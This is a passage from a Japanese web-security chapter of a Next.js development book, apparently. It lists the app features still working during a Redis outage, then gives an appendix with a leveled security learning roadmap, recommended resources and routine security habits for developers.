- └ 日次制限 → アップロード回数の制限が効かなくなる

影響なし（正常に動作）：

- └ パスワード認証 → PostgreSQLに依存
- └ 2FA認証 → PostgreSQLに依存
- └ 投稿・コメント → PostgreSQLに依存
- └ 画像アップロード → Cloudflare R2に依存
- └ ページ表示 → Next.jsに依存

→ アプリの主要機能はRedis非依存

→ Redis復旧後に自動的にレート制限が再開

## 付録J: セキュリティ学習ロードマップ

**この付録の目的:** この章で学んだセキュリティ知識をさらに深めるための学習計画を提示します。初心者から中級者、そして上級者へとステップアップするための具体的な学習パスを示します。



## J.1 レベル別学習ロードマップ

セキュリティ学習ロードマップ:

### Level 1: 基礎 (この章で学んだ内容)

---

- └─ OWASP Top 10の理解
- └─ XSS/CSRF/SQLインジェクションの仕組みと対策
- └─ bcryptによるパスワードハッシュ化
- └─ 入力バリデーション (Zod) とサニタイズ
- └─ 環境変数の管理
- └─ CSPとセキュリティヘッダー
- |
- v

### Level 2: 実践 (この章の応用)

---

- └─ 2段階認証 (TOTP) の実装
- └─ レート制限の設計と実装
- └─ デバイスフィンガープリントの活用
- └─ ログイン試行追跡とアカウントロックアウト
- └─ ファイルアップロードのセキュリティ
- └─ AES-256-GCM暗号化
- |
- v

### Level 3: 応用

---

- └─ WebAuthn/パスキーの実装
- └─ OAuth 2.0 / OpenID Connect
- └─ JWTの安全な使い方
- └─ APIセキュリティ (APIキー管理、スコープ制限)
- └─ サーバーサイドリクエストフォージェリ (SSRF) 対策
- └─ セキュリティ監査ログの設計
- |
- v

### Level 4: 上級

---

- └─ 脆弱性診断 (OWASP ZAP、Burp Suite)
- └─ ペネトレーションテスト
- └─ セキュリティインシデント対応
- └─ コンプライアンス (GDPR、個人情報保護法)
- └─ ゼロトラストアーキテクチャ
- └─ 脅威モデリング (STRIDE、DREAD)

## J.2 推奨学習リソース

Level 1~2 向け:

Webサイト:

- └─ OWASP公式サイト (<https://owasp.org/>)
  - └─ OWASP Top 10、チートシート集
- └─ MDN Web Docs - Webセキュリティ
  - └─ CSP、CORS、Cookie属性の解説
- └─ Next.js公式ドキュメント - Security
  - └─ Server Actionsのセキュリティ、Middlewareの実装

実践:

- └─ PortSwigger Web Security Academy (無料)
  - └─ XSS、CSRF、SQLインジェクションのハンズオンラボ
- └─ OWASP WebGoat (無料)
  - └─ 脆弱なWebアプリを使った実践演習

Level 3~4 向け:

書籍:

- └─ 『体系的に学ぶ 安全なWebアプリケーションの作り方』 (徳丸浩)
  - └─ 日本語で最も包括的なWebセキュリティ本
- └─ 『Real-World Cryptography』 (David Wong)
  - └─ 暗号化の実践的な解説
- └─ 『セキュア・バイ・デザイン』
  - └─ 設計段階からのセキュリティ思考

資格:

- └─ CompTIA Security+
  - └─ セキュリティの基礎知識を体系的に学べる
- └─ CISSP (上級)
  - └─ セキュリティのプロフェッショナル資格

## J.3 日常的なセキュリティ習慣

開発者が身につけるべきセキュリティ習慣:

毎日:

- └─ コードレビューでセキュリティの観点をチェック
- └─ ユーザー入力を信用しない（常にバリデーション+サニタイズ）
- └─ エラーメッセージに機密情報を含めない

毎週:

- └─ `npm audit` でパッケージの脆弱性をチェック
- └─ 依存パッケージのアップデート確認
- └─ セキュリティ関連のニュースを確認


毎月:

- └─ 環境変数の棚卸し（不要なキーの削除）
- └─ アクセスログの確認（不審なパターンの検出）
- └─ 新しいOWASP情報のチェック

毎年:

- └─ 暗号化キーのローテーション
- └─ `bcrypt`のソルトラウンド数の見直し
- └─ セキュリティ対策全体の見直し

## J.4 この章で学んだことの振り返り



**最後に:** セキュリティは「完成するもの」ではなく、「継続的に改善するもの」です。この章で学んだ知識は出発点に過ぎません。新しい脅威が日々発見される中で、常に学び続ける姿勢が最も重要なセキュリティ対策です。

[前の章へ: 第19章 決済システム \(Stripe\)](#) | [次の章へ: 第21章 テスト](#)